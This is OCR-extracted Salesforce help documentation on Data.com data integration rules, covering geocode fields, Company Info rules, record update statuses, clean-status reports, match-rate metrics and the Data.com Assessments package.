
Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To update accounts with a geocode data integration rule:
- "Edit" on accounts

To update contacts with a geocode data integration rule:
- "Edit" on contacts

To update leads with a geocode data integration rule:
- "Edit" on leads



If your record matches a record in the geocode data service, values for the geocode information fields are added, and the existing geocode values are overwritten. The status for the data integration rule is updated. If you can't manually update the record, ask your admin to set field-level security for the geocode latitude, longitude, and accuracy fields so that you can update these fields.

Note: If you change the address on a record, the status for the data integration rule is set to Not Compared until the record is updated again. Fortunately, with geocode data integration rules, the record is automatically updated again almost immediately!

Verify That Geocodes Were Added to Records

Because geocode fields are not typically visible on a record, you need to complete a few steps to verify that a Data.com data integration rule added the geocodes.

Important: Geocodes are added to records using Data.com technology. However, a Data.com license is *not* required to use this feature.

Tip: You can add geocode fields to the page layout using custom formula fields.

1. Review the geocode rule update status.
   a. Open a record.
   b. Review the geocode rule update status, which is listed in the Data Integration Rules section.


EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To use the Salesforce API:
- "API Enabled"



If the geocode rule's update status is In Sync, the record has up-to-date geocode information from the data service. If you see another status, you can manually update the record by clicking **Update**.

2. Make sure that there are values in the geocode fields using the Salesforce API.
   a. Get the value of the `Id` field for a record.
   b. Using the `Id`, query the address fields and geocode fields. (Alternatively, you can query all records or the first *X* number of records for an object.)
      Example: Salesforce Object Query Language (SOQL) Query for Contacts

```
SELECT Name, Email, MailingAddress, MailingCity, MailingState, MailingCountry,
MailingLatitude, MailingLongitude, MailingGeocodeAccuracy
FROM Contact
WHERE Id IN ('003D000000QRoqW', '003R0000001ySoG', '003D000000QRoqU');
```

   c. Verify that there are values for the geocode information fields.

SEE ALSO:

Set Up Geocode Data Integration Rules

Geocode Fields

Geocode Fields

Geocode information identifies a location using a latitude, a longitude, and an accuracy rating. Geocode fields are available for standard addresses on accounts, contacts, and leads in Salesforce. Geocode fields are not visible on records, but they can be viewed using the Salesforce API.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Object	Standard Address	Geocode Fields
Account	`Billing Address`	• `BillingLatitude` • `BillingLongitude` • `BillingGeocodeAccuracy`
Account	`Shipping Address`	• `ShippingLatitude` • `ShippingLongitude` • `ShippingGeocodeAccuracy`
Contact	`Mailing Address`	• `MailingLatitude` • `MailingLongitude` • `MailingGeocodeAccuracy`
Lead	`Address`	• `Latitude` • `Longitude` • `GeocodeAccuracy`

Accuracy Values

Accuracy tells you more about the location of a latitude and longitude. For example, `Zip` means the latitude and longitude indicate the point at the center of the zip code area for an address. In this case, a match for the exact street address couldn't be found.

Accuracy Value	Description
`Address`	In the same building
`NearAddress`	Near the address
`Block`	Midway point of the block
`Street`	Midway point of the street
`ExtendedZip`	Center of the extended zip code area
`Zip`	Center of the zip code area
`Neighborhood`	Center of the neighborhood
`City`	Center of the city
`County`	Center of the county
`State`	Center of the state

Accuracy Value	Description
`Unknown`	No match for the address was found

SEE ALSO:

Set Up Geocode Data Integration Rules

Automatically Update Accounts and Leads with Critical Company Information

Make it easier for your sales teams to pursue the most promising leads, segment accounts, plan territories and campaigns, and understand customers better. Company Info rules provide access to over 100 fields of company, industry, and financial information from Dun & Bradstreet using the same fields as Data.com Clean.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available with a Data.com Premium Clean license in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Considerations for Setting Up Company Info Data Integration Rules

Review considerations for using Data.com data integration rules to add company information to Salesforce accounts and leads automatically.

Set Up Company Info Data Integration Rules

Using the Data.com Company Info data integration rules, you can add valuable company information, like annual revenue, D-U-N-S number, and number of employees to all your existing and new accounts and leads.

Guidelines for Setting Up Company Info Data Integration Rules

Follow important guidelines when using Data.com data integration rules to automatically update your accounts and leads.

Check the Data Integration Status of Records in Lightning Experience

Check whether an individual record has been processed with a Company Info data integration rule. To test the rule, update a record manually. With data integration rules, your records are automatically updated, so manually updating a record isn't necessary.

Check the Data Integration Status of Records in Salesforce Classic

You can check whether an individual record has been processed by a data integration rule. You can also update a record manually.

Considerations for Setting Up Company Info Data Integration Rules

Review considerations for using Data.com data integration rules to add company information to Salesforce accounts and leads automatically.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Company Info for Accounts and Company Info for Leads rules require a Data.com Premium Clean license.

Available in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Recommendation to Use AppExchange Package Instead of Assessment Option

The Company Info for Accounts rule provides an option to update your data or generate a read-only assessment. The assessment option applies custom matching criteria to Data.com data assessments. However, the assessment option can produce unexpected results for Data.com Clean customers. If you're a Clean customer, we recommend that you use the AppExchange package Data.com Clean Reports instead.

Company Info Rules and Data.com Clean

Status Fields

Company Info data integration rules and Data.com Clean use different status fields.

- Company Info rules use the Data Integration Status field in the Integration Rule Info object.

- Data.com Clean uses the Clean Status field in the Account or Lead object.

Conflicts Between Company Info Rules and Data.com Clean

Because Company Info rules and Clean jobs can run at different times, the status fields can contain different values. Workflow rules or triggers that depend on a status field can work incorrectly.

For example, the Company Info for Accounts data integration rule updates fields after a user adds an account. The value of the Data Integration Status field is In Sync. However, if the scheduled Clean job for accounts hasn't run yet, the value of the Clean Status field is still Not Compared.

Clean Button and Data Integration Related List (Salesforce Classic)

Avoid adding the Clean button, Clean Status field and Data Integration Rules related list to the same page layout. The Clean button and Clean Status field are for Data.com Clean, but the Data Integration Rules related list is for data integration rules. Having all these options on the same page can confuse your users.

Company Info Rules and Updates

Company Info rules can modify one or more records, which in turn can set off triggers, workflows, and push notifications. Review your triggers, workflows, and push notifications before activating a rule.

When users edit one of a special set of fields for a record, data integration rules for the object type run automatically. The rules don't always run immediately, so a user who tries to edit a record can encounter a conflict. The user can edit fields, but can't save the record because it's locked by the rule.

The fields that trigger rules automatically are listed in the topic "Standard Data Integration Rules." For the Company Info for Leads rule, only the fields listed under "Matching Fields" are affected. For the Company Info for Accounts rule, all the fields listed under "Matching Fields" and "Fields Updated" are affected.

Company Info For Leads Location Matching

If a lead contains a value for the Country field, the Company Info for Leads rule adds company information for the domestic headquarters in that country. If the lead doesn't contain a value for Country, the rule adds global headquarters information.

Company Info For Accounts Location Matching

Company Info for Accounts matches an account record based on the account's location.

Separate Field Mapping Settings for Rules

The field mapping selections in **Setup** > **Data.com Administration** > **Field Mapping** don't affect field mapping for company info rules. Each rule has its own customizable field mapping settings.

SEE ALSO:

Set Up Company Info Data Integration Rules

Set Up Company Info Data Integration Rules

Using the Data.com Company Info data integration rules, you can add valuable company information, like annual revenue, D-U-N-S number, and number of employees to all your existing and new accounts and leads.

Note: This information applies to Data Integration and not to Data.com Clean.

1. From Setup, enter *Data Integration Rules* in the Quick Find box, then select **Data Integration Rules**.
2. Click the Company Info rule you want to set up. A summary of the rule appears.
3. Review the rule.
   a. To change the settings, click **Edit Rule Settings**.
   b. To change the field mapping, click **Edit Field Mapping**.
   c. To activate it, click **Activate**. To de-activate it, click **Deactivate**.

   If you chose the option to clean all records when the rule is activated or saved, Salesforce immediately checks for new records and whether new data is available for existing records. New data is added only to blank fields—Salesforce never overwrites your data.
4. To add company information to all existing accounts or leads, select **Update all records after this rule is activated or saved**.
5. Save the rule.
6. Activate the rule.
7. In Salesforce Classic only, to allow users to check the status of a Company Info rule, add the Data Integration Rules related list to the page layout for accounts or leads.

EDITIONS


Available in: Salesforce Classic and Lightning Experience

Available with a Data.com Clean license in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To set up and activate Clean rules:
- "Customize Application"

To edit page layouts:
- "Customize Application"



SEE ALSO:

- Considerations for Setting Up Company Info Data Integration Rules
- Set Up Data Integration Rules
- Check the Data Integration Status of Records in Salesforce Classic

Guidelines for Setting Up Company Info Data Integration Rules

Follow important guidelines when using Data.com data integration rules to automatically update your accounts and leads.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available with a Data.com Clean license in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Adjustments for Salesforce Classic Users

To allow Salesforce Classic users to check a record's update status and update it manually, adjust the lead or account page layout. Add the Data Integration Rules related list to the layout.

Access for Users Who Update Records Manually

Access to D&B Company Object

Make sure that users have "Read" and "Create" access to the D&B Company object. When a user updates a record, the rule creates an associated D&B Company record (if the record doesn't exist).

Access to Account Fields

For the Company Info for Accounts rule, adjust field-level security to give users access to the account fields containing data provided by the rule.

Account Name	Description	Phone
Account Site	Employees	SIC Code
Annual Revenue	Fax	SIC Description
Billing Address	Industry	Ticker Symbol
Company D-U-N-S Number	NAICS Code	Tradestyle
D&B Company	NAICS Description	Year Started
Data.com Key	Ownership	Website

Access to Lead Fields

For the Company Info for Leads rule, adjust field-level security to give users access to the following fields on leads.

- Annual Revenue
- D&B Company
- Company D-U-N-S Number
- Industry
- No. of Employees

Note: In Professional Edition, you control field-level security using page layouts.

SEE ALSO:

Set Up Company Info Data Integration Rules

Control User Access to Fields

Check the Data Integration Status of Records in Lightning Experience

Check whether an individual record has been processed with a Company Info data integration rule. To test the rule, update a record manually. With data integration rules, your records are automatically updated, so manually updating a record isn't necessary.

Available in: Lightning Experience


Available with a Data.com Clean license in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS


To clean accounts and leads:

- "Edit" on accounts and leads

1. Open the account or lead that you want to check.
2. In the action menu, click **Check Integration Status**.



3. Click **Clean**.



The window displays the update status before and after updating.

If an account or lead record matches a record in the data service, any blank fields are filled in automatically. Company Info rules don't overwrite data on your records. If the new data is different from your existing data, you can manually review and select the data you want. The status for the data integration rule is updated.

If you change one or more fields that a rule uses to match or update a record, the status is set to Not Compared until the record is saved and updated again.

Note: On an account, if you update the Company D-U-N-S Number field value while updating manually, delete the D&B Company field value. Otherwise, Data.com can't add updated values for those two fields or link the correct D&B Company record to the account.

Check the Data Integration Status of Records in Salesforce Classic

You can check whether an individual record has been processed by a data integration rule. You can also update a record manually.

1. Open the account, contact, or lead that you want to check.
   If you don't see this related list, ask your Salesforce admin to add it to the page.
2. Click **Update**.

EDITIONS


Available in: Salesforce Classic

Company Info for Accounts and Company Info for Leads rules require a Data.com Premium Clean license.

Available in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To clean accounts, contacts, and leads:
- "Edit" on accounts, contacts, and leads



If an account, contact, or lead record matches a record in the data service, any blank fields are filled in automatically. Data integration rules don't overwrite data on your records. If the new data is different from your existing data, you can manually review and select the data you want. The status is updated.

If you change one or more fields that a rule uses to match or update a record, the status is set to Not Compared until the record is saved and updated again.

Note: On an account, if you update the Company D-U-N-S Number field value while updating manually, delete the D&B Company field value. Otherwise, Data Integration can't add updated values for those two fields or link the correct D&B Company record to the account.

SEE ALSO:

Standard Data Integration Rules

Guidelines for Determining How Well Data Integration Rules Are Working

Do you want to know how well Data Integration is working for your organization? Check out the Data Integration Metrics page, which shows the match rate for your data integration rules. You see the percentage of your records that matched a record in the data service. When your record matches, the data service can update it with the latest data.

Note: This information applies to Data Integration and not to Data.com Clean.

- The **Errors** column shows the number of errors that occurred when processing records. An error occurs if a processed record can't be updated due to a trigger, workflow rule, duplicate rule, or validation rule. Click the number of errors to download a file that includes the ID of each record with an error and the associated error message. Only the most recent error for a record is available. The **Errors** column includes a maximum of 10,000 errors per data integration rule.
- No data is displayed for data integration rules that were activated in the last 24 hours.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Geocode clean rules available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Other Clean rules available with a Data.com Clean license in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Standard Data Integration Rules

Key details about the standard data integration rules include how each rule works and the fields it affects.

Note: You can use the Company Info for Accounts data integration rule in assessment mode without having a Data.com license

Default Name	Data Service	Object	How Fields Are Updated	Matching Fields	Fields Updated
`Geocodes for Account Billing Address`	Data.com Geo	Account	Overwrite	`Billing Address`	• BillingLatitude • BillingLongitude • BillingGeocodeAccuracy Latitude, longitude, and accuracy are not visible on records.
`Geocodes for Account Shipping Address`	Data.com Geo	Account	Overwrite	`Shipping Address`	• ShippingLatitude • ShippingLongitude • ShippingGeocodeAccuracy Latitude, longitude, and accuracy are not visible on records.

EDITIONS

Available in: Salesforce Classic

Company Info for Accounts and Company Info for Leads rules require a Data.com Premium Clean license.

Available in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Default Name	Data Service	Object	How Fields Are Updated	Matching Fields	Fields Updated
Geocodes for Contact Mailing Address	Data.com Geo	Contact	Overwrite	Mailing Address	• MailingLatitude • MailingLongitude • MailingGeocodeAccuracy Latitude, longitude, and accuracy are not visible on records.
Geocodes for Lead Address	Data.com Geo	Lead	Overwrite	Address	• Latitude • Longitude • GeocodeAccuracy Latitude, longitude, and accuracy are not visible on records.
Company Info for Leads	Data.com Companies for Leads	Lead	Blanks are filled in. Records with differences are flagged. Flagged records require manual review.	• Company • Email • Address • Company D-U-N-S Number • Website	• Annual Revenue (US Dollars) • Company D-U-N-S Number • D&B Company • No. of Employees • Industry
Company Info for Accounts	Data.com Companies	Account	The rule includes options to generate a read-only assessment or update records with new data. If you choose the option to update records, blanks are filled in and records with differences are flagged. Flagged records require manual review.	• D-U-N-S Number • Name • Phone • Billing Address • Website	• Account Name • D-U-N-S Number • D&B Company • Employees • Annual Revenue • Ticker Symbol • Website • Industry • Ownership

Default Name	Data Service	Object	How Fields Are Updated	Matching Fields	Fields Updated
					• Billing Address • Phone • Fax • Account Site • Tradestyle • Year Started • SIC Code • SIC Description • NAICS Code • NAICS Description • Description

SEE ALSO:

- Set Up Data Integration Rules
- Data Integration Rules
- Set Up Company Info Data Integration Rules

Statuses for Data Integration

If you've activated data integration rules, you see an update status on records. This status indicates how the record's data compares with the data in the rule's data service.

Clean Status	Definition	API Value
Not Compared	The Salesforce record has not been compared with the data service.	Pending
In Sync	The Salesforce record matches a record in the data service, and the fields to be updated have identical values.	InSync
Reviewed	The Salesforce record matches a record in the data service, but not all values from the matching record were accepted. Only values for fields to be updated are used to determine the status.	Reviewed
Different	The Salesforce record matches a record in the data service, but the fields to be	Different

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Company Info for Accounts and Company Info for Leads rules require a Data.com Premium Clean license.

Available in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Clean Status	Definition	API Value
	updated have different values and the differences have not yet been reviewed.	
Not Found	The Salesforce record has no similar records in the data service record.	NotFound
Skipped	The Salesforce record could not be matched or updated due to a validation or trigger error.	Skipped

Report on Records with a Specific Data.com Clean Status

Create a custom report to show Salesforce account, contact, or lead records that have a specific clean status (such as Different).

Note: This information applies to Data.com Clean and not to Data Integration.

Choose fields to display from the Account, Contact, or Lead objects. Using data from companion Clean Info objects, show Salesforce and Data.com record values side by side. Report results can help you identify consistent reasons that records have a specific clean status. Use what you learn to manage how records are cleaned in your organization.

For example, you can create a report to show all records whose clean status is Different side by side with their matched Data.com records. If you identify patterns in your data that cause this status, you can create triggers or API customizations to adjust your data and have more records with In Sync status.

Let's create a Contacts by Clean Status report.

1. Make sure your organization has a custom report type that links the Contact object to the Contact Clean Info object. Also check that fields from both objects are available to report on.
2. Create your report: click the Reports tab, then click **New Report**.
3. Select **Contacts by Clean Status** as the report type.
4. Click **Create**.
5. From the parent object, Contacts, select the fields you want to report on. For example, choose:
   - Contact ID
   - Clean Status
   - Full Name
   - Mailing Address
   - Phone
   - Email
6. From the related object, Contact Clean Info, select fields that correspond to the Contact object fields. For contact clean info, choose:
   - Contact Clean Info ID
   - First Name
   - Last Name
   - Address

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available with a Data.com Prospector license in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Available with a Data.com Clean license in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To create, edit, and delete reports:

- "Create and Customize Reports"

  AND

  "Report Builder"

- Phone
- Email
- Last Match Date

7. Add a field filter to the report: For the field, select **Clean Status**. For the operator, select *equals*, and for the value, select **Different**.
8. Define the remaining fields.
9. Save the report and run it.
10. Examine the report to see if you can identify patterns in your data that cause certain records to have a clean status of Different.

SEE ALSO:

Create a Custom Report Type for Account, Contact, or Lead Clean Info

Determine How Well Data.com Clean Is Working

Data.com Clean metrics and analytics tell you how your org's accounts, contacts, and leads have been matched and updated with Data.com data, so it's important to check your match and update rates on a regular basis.

Note: This information applies to Data.com Clean and not to Data Integration.

1. From Setup, enter *Metrics* in the Quick Find box, then select **Metrics & Analytics** under the Clean section.
2. To find out when the last calculation occurred, check the Last Calculated field above the table.

   Note: The data in the tables is calculated daily, but we store the time and calculate the date based on GMT, so depending on time adjustments, the date shown may be different from the date when the calculations occurred. Also, because this data is calculated once per day, it may differ slightly from the data in Data.com dashboards and reports.

3. View match and update information in the Match and Update Rates section.

   The data represents records that have been matched and updated since your org implemented Data.com. Here are the definitions for the table columns.

Column	Definition
Records	The object enabled for Data.com Clean: accounts, contacts, or leads. Note: If your Salesforce org uses person accounts, the figures in the Total and Processed columns may differ. Person accounts are included in the account total, but are not processed by Data.com Clean jobs.
Total	The number of object records (accounts, contacts, or leads) that your org has in Salesforce.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available with a Data.com Prospector license in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Available with a Data.com Clean license in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To view Data.com Clean match rates:

- "Customize Application"

Column	Definition
`Processed`	The number of each type of Salesforce record (accounts, contacts, or leads) processed by Data.com Clean.
`Matched`	The number of each type of processed Salesforce record (accounts, contacts, or leads) that match with Data.com records.
`Updated`	The number of each type of processed Salesforce record (accounts, contacts, or leads) that have been updated.

Column	Definition
`Records`	The object enabled for Data.com Clean: accounts, contacts, or leads.
`Match Rate (% of Processed)`	The percentage of each type of processed Salesforce record (accounts, contacts, or leads) that match with Data.com records.
`Update Rate (% of Processed)`	The percentage of each type of processed Salesforce record that have been updated.

SEE ALSO:

- Guidelines for Determining How Well Data Integration Rules Are Working
- How Does Data.com Clean Match Your Records?
- Guidelines for Selecting an Account Matching Service
- How Do Data Integration Rules Match Your Records?

Find Out How Many of Your Organization's Records Need Better Data

Data.com Data Assessments is a free Salesforce AppExchange package that tells you how many of your organization's records Data.com can enrich with more and better data. It can also tell you how many of your records have been marked as `Inactive` in Data.com, and if you request, how many records in your Salesforce organization appear to be duplicates.

Data.com Data Assessments also lists the fields on accounts, contacts, and leads, and tell you how many are blank within your records and how many have different values from Data.com's. (For example, you can have 10 account records in which the `Phone` field value is blank, or five contacts in which the `Account Name` field is blank.) You can use it to help you decide whether to purchase Data.com Clean, which updates fields with blanks or out-of-date values. If you already use Data.com Clean, it can help show you the value you're getting.

1. Install the Data.com Assessment app from the AppExchange.
2. From the Force.com app menu, select `Data.com Assessments` to open the Data Assessment app.
3. Click the Data.com Assessment tab and define your assessment preferences.
4. Click **Start My Assessment**.
   We tell you how long we expect the assessment to take. The completion calculation is based on 15 records per second, and we round up to the nearest hour. So if you have 200,000 accounts, for example, your assessment takes about 3 hours and 45 minutes to complete. We estimate it at 4 hours.
5. After the assessment is complete, from the Force.com app menu, select `Data.com Assessments`.
6. Click the Data.com Assessment tab, then click the Assessments tab.
7. Click **View Assessments** next to the assessment you want.
8. Click through the assessment tabs. Here's what you find.

Tab	What it Tells You
Summary	Breaks down the set of records we analyzed for the assessment. It tells you how many we can enrich with better data, how many records are likely to be inactive in Data.com and if you requested it when you ran the assessment, how many of your records are likely to be duplicates. We also tell you how many of your records were matched to Data.com records and how many were not.
